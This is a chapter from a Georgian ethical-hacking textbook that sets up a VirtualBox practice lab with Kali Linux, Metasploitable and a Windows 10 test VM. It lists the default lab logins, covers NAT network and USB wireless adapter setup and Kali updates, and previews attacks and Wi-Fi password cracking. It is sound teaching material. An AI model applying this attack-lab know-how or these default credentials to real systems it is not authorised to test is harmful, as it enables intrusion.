
Metasploitable-ის გადმოსაწერი ბმული:

[https://drive.google.com/open?id=18ZuQX0I3-sk\\_yGUwAa1a2SgS3e\\_qEcX](https://drive.google.com/open?id=18ZuQX0I3-sk_yGUwAa1a2SgS3e_qEcX)

MS Windows 10-ის (უფასო) გადმოსაწერი ბმული:

 <https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>

ვიდრე გადმოიწერთ, დარწმუნდით, რომ შეარჩიეთ სწორი კონფიგურაცია.



შესაძლებელია, რომ ეს კონფიგურაცია თქვენთვის განსხვავდებოდეს, ვინაიდან Microsoft საკმაოდ ხშირად ცვლის ვირტუალური მანქანის Image-ების ვერსიებსა და საკუთარი ვებ-საიტის ვიზუალურ ნაწილს. მთავარია ის იყოს:

- Windows 10;
- სახელწოდებაში ასევე უნდა იყოს Edge;
- პლატფორმა უნდა იყოს VirtualBox;


\* Image - ქართულ ენაში არ არის სიტყვა, რომელიც სრულფასოვნად ერგება ტერმინს image, იმ მნიშვნელობით, რომლითაც ვიყენებ ამ სახელმძღვანელოში. ყველაზე ახლო შესატყვისია ტერმინი ასლი. ანუ, კონტექსტში იგულისხმება, ოპერაციული სისტემის ასლი.

## 2.4.1. KALI LINUX, METASPLOITABLE და MS WINDOWS 10 ინსტალაცია (ვირტუალური გახეიმოში)

ამ ეტაპზე, თქვენ უკვე უნდა გქონდეთ დაყენებული Oracle VirtualBox და Kali Linux-ის, Metasploitable და MS Windows-ის Image-ები ჩამოტვირთული.

Kali Linux-ს და MS Windows 10-ის გაშვება ვირტუალური მანქანის სახით ძალიან მარტივია - მოძებნეთ „.ova“ ფორმატის ფაილები იმ დირექტორიაში, სადაც გადმოწერეთ Image-ები და გაუშვით მაუსის ორმაგი დაწკაპუნებით. როგორც წესი, ავტომატურად უნდა გაგეხსნათ VirtualBox-ის მენიუ, სადაც თქვენ მხოლოდ უნდა მიუთითოთ ოპერაციული მესხიერების ოდენობა - მინიმუმ 2 გბ.


რაც შეეხება Metasploitable-ს, მისი კონფიგურირება ხდება ოდნავ განსხვავებულად. ვინაიდან თქვენ მიერ გადმოტვირთული ფაილი გათვლილია ვირტუალიზაციის აპლიკაციაზე - „VMWare“, საჭიროა დამატებითი ოპერაციების ჩატარება, რათა მან ოპტიმალურად იმუშაოს VirtualBox-ზე. ამისათვის გახსენით VirtualBox და აირჩიეთ „New“. შემდგომ მიუთითეთ ზუსტად ისეთივე კონფიგურაცია, რომელიც ასახულია მომდევნო სურათზე:



„Use an existing virtual hard disk file“ ველში დააწკაპუნეთ სიმბოლოს და აირჩიეთ Metasploitable.vmdk იმ დირექტორიიდან, სადაც შეინახეთ გადმოწერილი ფაილი. მიუთითეთ ოპერაციული მეხსიერების ოდენობა - 1 გიგაბაიტი და შემდგომ დააწკაპუნეთ ღილაკზე „Create“.

დაგვრჩა კიდევ ერთი მნიშვნელოვანი კონფიგურაციის გაკეთება და ჩვენი კიბერ უსაფრთხოების ლაბორატორია მზად არის. ეს კონფიგურაცია არის ქსელის ტიპის მითითება და აუცილებელია ამ პროცედურის გამეორება სამივე ოპერაციულ სისტემაზე!


ამოირჩიეთ რიგით პირველი ოპერაციული სისტემა და ერთხელ დააწკაპუნეთ მასზე მარცხენა ღილაკით. შემდგომ, აირჩიეთ Settings და შეიყვანეთ პარამეტრები, რომლებიც ასახულია შემდეგ სურათზე:



დააწკაპუნეთ ღილაკზე OK და გაიმეორეთ ეს პროცედურა ყველა ვირტუალურ ოპერაციულ სისტემაზე.

NAT ქსელის გააქტიურება საჭიროა იმისთვის, რომ ვირტუალურ მანქანებს ეგონოთ, რომ ერთ შიდა ქსელში მუშაობენ. ვინაიდან ჩვენ ძირითადად ვაწარმოებთ შეტევებს Kali Linux-იდან Metasploitable-ის და MS Windows 10-ის წინააღმდეგ, აუცილებელია, რომ ეს სამი ოპერაციული სისტემა მოექცეს ერთ შიდა (Subnet)\* ქსელში.

იხილეთ ვიდეო  
გაკვეთილი



ასევე, გაითვალისწინეთ, რომ ვირტუალური მანქანა ვერ აღიქვამს თქვენს კომპიუტერში ჩამონტაჟებულ „Wireless“ მოწყობილობას. ეს ხდება იმის გამო, რომ ჩამონტაჟებულ უკაბელო მოწყობილობას ჩვეულ რეჟიმში გამოიყენებს თქვენი ძირითადი ოპერაციული სისტემა და ამავდროულად მიაწვდის ინტერნეტთან Ethernet კავშირს თქვენს ვირტუალურ მანქანებს NAT ქსელის მეშვეობით. იმისათვის, რომ უშუალოდ ვირტუალური მანქანა შეუერთდეს უკაბელო ქსელს, დაგჭირდებათ დამატებითი „USB Wireless Adapter“-ის შეძენა.

**!** უკაბელო ქსელის პაროლის გასატეხად, აუცილებლად დაგჭირდებათ USB Wireless Adapter-ის შეძენა.

გაითვალისწინეთ, რომ ყველა USB უკაბელო ქსელის ადაპტერი არ გამოგადგებათ. ამასთან დაკავშირებით ინსტრუქცია მოცემულია 3.3. თავში.

```
01001011 01100001 01101100
01101001 00100000 01001100
01101001 01101110 01110101
01111000
```

\* Subnet ქსელი გულისხმობს ისეთ ქსელს, რომელშიც გაერთიანებულია ყველა კომპიუტერული სისტემა (მათ შორის მობილური ხელსაწყოები), რომელიც შეერთებულია ერთ ქსელის წყაროს, მაგალითად უკაბელო ქსელის მარშრუტიზატორთან (Router). ასეთ დროს, მარშრუტიზატორი თავად გასცემს შიდა, ანუ Subnet IP მისამართებს. ვირტუალურ გარემოში მარშრუტიზატორის ფუნქციას ითავსებს აპლიკაცია VirtualBox, ხოლო გაშვებულ ვირტუალურ მანქანებს ჰგონიათ, რომ ისინი არიან მიერთებული Ethernet კაბელის მეშვეობით.

```
01100111 01101100 01101111 01101110 01110100 01101001
```



## 2.4.2. KALI LINUX, METASPLOITABLE და MS WINDOWS 10 გაშვება (ვირტუალური მანქანის გაშვებით)

ამ ეტაპზე, ჩვენთვის საჭირო სამივე ოპერაციული სისტემა უკვე უნდა გვქონდეს კონფიგურირებული VirtualBox აპლიკაციაში. თითოეულის გაშვება ძალიან მარტივია. უბრალოდ მოვნიშნეთ სასურველი ოპერაციული სისტემა მაუსის მარცხენა ღილაკის ერთჯერადი დაწკაპუნებით და შემდგომ დააწკაპუნეთ Start ღილაკზე.

სამივე ოპერაციულ სისტემა დაცულია პაროლით. შესასვლელად, გამოიყენეთ მომდევნო ცხრილი.

OS	USERNAME	PASSWORD
KALI LINUX	root	toor
MS WINDOWS 10	IEUser	Passw0rd!
METASPLOITABLE	msfadmin	msfadmin

ნიშანდობლივია, რომ Metasploitable-ზე პაროლის შეყვანისას პაროლი არ აისახება. ეს არ არის შეცდომა. მომხმარებლის უსაფრთხოების მიზნით Linux-ის ტერმინალში პაროლი ზოგადად არ აღიბეჭდება. უბრალოდ შეიყვანეთ msfadmin პაროლის ველში და კლავიატურაზე დააჭირეთ ღილაკს „Enter“.

სულ ეს არის. სამივე ვირტუალური მანქანა მზად არის ჩვენი პრაქტიკული სავარჯიშოების შესასრულებლად. მათი გააქტიურება დაგვჭირდება ეტაპობრივად, რა დროსაც თქვენ უბრალოდ გაუშვებთ სახელმძღვანელოში მითითებულ ოპერაციულ სისტემას.


## 2.5. KALI LINUX-ის გამართვა


ვიდრე დავიწყებდეთ პრაქტიკულ სამუშაოებს, აუცილებლად უნდა გავმართოთ ჩვენი ვირტუალური Kali Linux. ამისათვის საჭიროა 3 ძირითადი პუნქტის შესრულება:

თუ არ გაქვთ გარე უკაბელო მოწყობილობა, გამოტოვეთ პირველი პუნქტი

1) აუცილებელია, რომ თქვენი Kali Linux აღიქვამდეს გარე უკაბელო მოწყობილობას. ზოგ შემთხვევაში, ეს ხდება ავტომატურად, თუმცა უფრო ხშირად ამის გაკეთება გვიწევს ჩვენი ხელით. გარე უკაბელო მოწყობილობის გასამართად, ვიდრე ჩავრთავთ Kali Linux-ს VirtualBox-იდან, აუცილებლად უნდა დავაკონფიგურირებთ VirtualBox-ის USB მოწყობილობების პარამეტრები.

ამისთვის, პირველ რიგში, შევაერთოთ გარე უკაბელო მოწყობილობა კომპიუტერული სისტემის USB პორტში. შემდგომ, მაუსის მარცხენა ღილაკის ერთჯერადი დაწკაპუნებით მოვნიშნოთ Kali Linux და დავაწკაპუნოთ Settings-ზე. გამოჩნდება ახალი ფანჯარა, სადაც უნდა გადავიდეთ USB პორტების კონფიგურაციაზე და დავამატოთ გარე უკაბელო ქსელის მოწყობილობა. იხილეთ სურათი:




თქვენ შემთხვევაში, USB Device Filter უნდა იყოს ცარიელი. უკაბელო მოწყობილობის დასამატებლად დააწკაპუნეთ  სიმბოლოზე და ამოირჩიეთ თქვენი უკაბელო მოწყობილობა.

ასევე, შეგიძლიათ იხილოთ ვიდეო გაკვეთილი





2) ვიდრე დავიწყებდეთ მუშაობას Kali Linux-ში, აუცილებელია მისი განახლება. ამისათვის ჯერ უნდა გავუშვათ თვითონ ოპერაციული სისტემა. ეს კეთდება შესაბამის იკონაზე მაუსის მარცხენა ღილაკით ორჯერადი დაწკაპუნებით, ან ასევე შეგიძლიათ მონიშნოთ Kali Linux და დააწკაპუნოთ ღილაკზე Start. იხილეთ მომდევნო სურათი:



Kali Linux ჩაიტვირთება. შეიყვანეთ მომხმარებლის სახელი **root** და პაროლი **toor**

შედეგად, გაიხსნება Kali Linux-ის სტანდარტული მომხმარებლის ინტერფეისი. მიზანშეწონილია ამ ინტერფეისის შესწავლა, ვინაიდან კურსში მოცემული პრაქტიკული სავარჯიშოების დიდ ნაწილს შევასრულებთ სწორედ Kali Linux-ის გამოყენებით. Kali Linux-ს მომხმარებლის ინტერფეისი საკმაოდ ინტუიციურია. მარცხენა მხარეს მოთავსებულია ოპერაციულ სისტემაში ჩაშენებული სტანდარტული აპლიკაციები. ყველა აპლიკაციის სანახავად, დააწკაპუნეთ მარცხენა ზედა ჩამოსავარდნ მენიუს. მარცხენა ზედა მხარეს არის დისპლეის ჩაწერის, სამუშაო გარემოების (Desktops) ოდენობის, ქსელთან დაკავშირების მენეჯერის, ხმის მენეჯერის და ბატარეის მენეჯერის მენიუები.

ვიდრე დავიწყებთ ჩვენი Kali Linux-ის განახლებას, აუცილებლად უნდა დავრწმუნდეთ, რომ სისტემაში სწორედ არის მითითებული განახლებისთვის საჭირო წყაროები. ამის გასაკეთებლად, უნდა გავხსნათ Linux-ის ტერმინალი:



მაუსის მარცხენა ღილაკით დააწკაპუნეთ ტერმინალის გამშვებ იკონაზე. იხილეთ ზედა სურათი.



შედეგად, გაიხსნება Linux-ის ტერმინალის სტანდარტული ფანჯარა. 95% შემთხვევაში, ჩვენ გამოვიყენებთ სწორედ ამ ტერმინალს. Kali Linux-ს აქვს გრაფიკული ინტერფეისის მქონე აპლიკაციებიც, თუმცა, დიდ წილად, ჩვენ ვიმუშავებთ ტერმინალში.

ტერმინალში გავწეროთ შემდეგ ბრძანება:


```
leafpad /etc/apt/sources.list
```

და დავაჭიროთ ღილაკს Enter. **ზოგადად, ყველა ტერმინალის ბრძანების გაშვება ხდება ღილაკით Enter.**

**Leafpad** არის Kali Linux-ში ჩაშენებული ტექსტური რედაქტორი. ანუ, ამ რედაქტორის მეშვეობით შეგიძლიათ შექმნათ ახალი ტექსტური დოკუმენტი, ან დავარედაქტიროთ არსებული.

**/etc/apt/** არის დირექტორია, სადაც მოთავსებულია sources.list ფაილი. მთლიანი ბრძანება იკითხება შემდეგნაირად - ტექსტური რედაქტორი Leafpad ის მეშვეობით გახსენი ფაილი sources.list რომელიც მოთავსებულია დირექტორიაში /etc/apt/

ზემოაღნიშნული ბრძანების გაშვების შედეგად გაიხსნება ტექსტური რედაქტორი, სადაც მოთავსებულია Kali Linux-ის განახლების რეპოზიტორიები (წყაროები). გამოიყურება ეს შემდეგნაირად:



დარწმუნდით, რომ სურათში მონიშნული ტექსტი არის თქვენს ტექსტურ რედაქტორში და რომ ის არ არის გამოყოფილი # სიმბოლოთ. თუ ის გამოყოფილია # სიმბოლოთი, ეს ნიშნავს, რომ ტექსტის ეს ნაწილი უგულვებელყოფილია ოპერაციული სისტემის მიერ. უბრალოდ წაშალეთ # სიმბოლო ორი ველის წინ და შეინახეთ ცვლილებები File > Save ბრძანების მეშვეობით. თუ ეს ორი ველი თქვენს ტექსტურ რედაქტორში არ არის, მაშინ მონიშნეთ ისინი აქედან:

```
deb http://http.kali.org/kali kali-rolling main non-free contrib
deb-src http://http.kali.org/kali kali-rolling main non-free contrib
```

და ჩასვით ტექსტურ რედაქტორში (ნებისმიერ ადგილზე). მთავარია, რომ უშუალოდ ამ ორი ველის წინ არ იყოს # (დიეზი) სიმბოლო.


შევინახოთ ტექსტური დოკუმენტი კლავიატურაზე Ctrl და S ღილაკების ერთდროული დაჭერით, ან File > Save ბრძანების მეშვეობით და დავხუროთ ტექსტური რედაქტორი კლავიატურაზე Ctrl და Q ღილაკების ერთდროული დაჭერით.

ტერმინალში ავკრიფოთ ბრძანება:

```
clear
```

რაც უზრუნველყოფს ტერმინალის ფანჯრის გასუფთავებას.

იხილეთ ვიდეო  
გაკვეთილი




შემდგომ, გავუშვათ ბრძანება:

```
apt-get update && apt-get upgrade
```

სიმბოლოები && ნიშნავს „და“-ს. ანუ, ვასრულებთ apt-get update „და“ apt-get upgrade ბრძანებებს.

ეს საკმაოდ ხანგრძლივია, თუ მას ასრულებთ პირველად. ასევე ის მოითხოვს თქვენს ჩართულობას, რადგან ტერმინალი რამოდენიმეჯერ გკითხავთ, გსურთ, თუ არა, კონკრეტული განახლების დაყენება. ასეთი მოთხოვნის დროს, ყველა შემთხვევაში, თქვენ აჭერთ „Y“ ღილაკს კლავიატურაზე. სხვა შესაძლო შენიშვნებსაც უბრალოდ დათანხმდით.



განახლების პროცესის დასრულებისას, ვხურავთ ტერმინალს და ვინახავთ Kali Linux-ის ამჟამინდელ მდგომარეობას. ამისთვის ვაჭერთ გამოსვლის ღილაკს VirtualBox-ის მენიუში და ვირჩევთ „Save the machine state“. VirtualBox დაიმახსოვრებს თქვენს სისტემურ ცვლილებებს და Kali Linux-ის განმეორებითი ჩართვისას, ის დაგაბრუნებთ სწორედ ამ ადგილზე. შეინახება ყველა ცვლილება, რაც თქვენ გააკეთეთ, ვიდრე გათიშავდით Kali-ის სისტემას. ეს ძალიან მოსახერხებელია, ვინაიდან შეცდომების დაშვების შემთხვევაში, თქვენ შეძლებთ დაუბრუნდეთ Kali Linux-ის ამ კონკრეტულ კონფიგურაციას.

გადავიდეთ ქსელის უსაფრთხოების თეორიული ნაწილის შესწავლაზე და შემდგომ დავუბრუნდეთ ეთიკური ჰაკინგის პრაქტიკას. წინ ბავრი საინტერესო რამ გველის...

01001011 01100001 01101100  
01101001 00100000 01001100  
01101001 01101110 01110101  
01111000

01100111 01011100 01101111 01101110 01110100 01101001



### 3.1. ქსელის უსაფრთხოება დეფინიცია



